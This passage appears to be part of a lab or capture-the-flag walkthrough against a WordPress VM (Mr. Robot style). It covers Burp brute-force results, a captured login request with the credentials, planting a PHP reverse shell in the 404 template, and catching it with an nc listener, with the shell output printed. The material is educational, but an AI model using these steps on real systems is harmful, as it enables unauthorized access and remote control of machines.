25443	elliot	ER28-0652	302			1072	
25444	Elliot	ER28-0652	302			1072	
25445	ELLIOT	ER28-0652	302			1072	
0			200			4105	
967	eliot	ELLIOT	200			4105	
968	Eliot	ELLIOT	200			4105	
969	eliots	ELLIOT	200			4105	
970	Eliott	ELLIOT	200			4105	
974	ELLIOT47	ELLIOT	200			4105	
975	elliots	ELLIOT	200			4105	

Request Response

Pretty Raw Hex


```
POST /wp-login.php HTTP/1.1
Host: 10.0.2.7
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.2.7/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Origin: http://10.0.2.7
Connection: close
Cookie: s_fid=4CB09808FB90FDA6-3A839AE90FB45D7E; s_nr=1694579293041; wp-settings-6=libraryContent%3Dbrowse; wp-settings-time-6=1694581970; s_cc=true; s_sq=%5B%5BB%5D%5D; wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1

log=ELLIOT&pwd=ER28-0652&wp-submit=Log+In&redirect_to=http%3A%2F%2F10.0.2.7%2Fwp-admin%2F&testcookie=1
```

Search... 0 matches

Finished


Wait for the scan to finish and here we can see the usernames and password. Try these in the login credentials.



Now we can see the Dashboard of wordpress website.


Step 9. Taking control of the victim machine.

In the dashboard we can see the Appearance section . In that simulate to Editor. Next click on the 404 template on the right side.




Now open a terminal and enter the following command.


cp /usr/share/webshells/php/php-reverse-shell.php .



Now we can see a php-reverse-shell file in desktop . And copy whole file . In the wordpress page paste it. Now change the ip address to 10.0.2.4(kali ip address.)



And then click on update. Now open a new terminal and write the following command. nc -nlvp 1234 . This is a listener for the website.



Now open a new tab in the browser and enter the wrong address.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.7] 53384
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
 GNU/Linux
 08:14:10 up  1:23,  0 users,  load average: 0.00, 0.46, 3.41
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```

Now we got the control of the victim machine.

```
/bin/sh: 0: can't access tty; job control turned off
$ uname -a
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64
 GNU/Linux
$ id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
$
```

We can try some commands such as above to see the username and id of the user.Thus we can control the victim's machine even without knowing their username and password.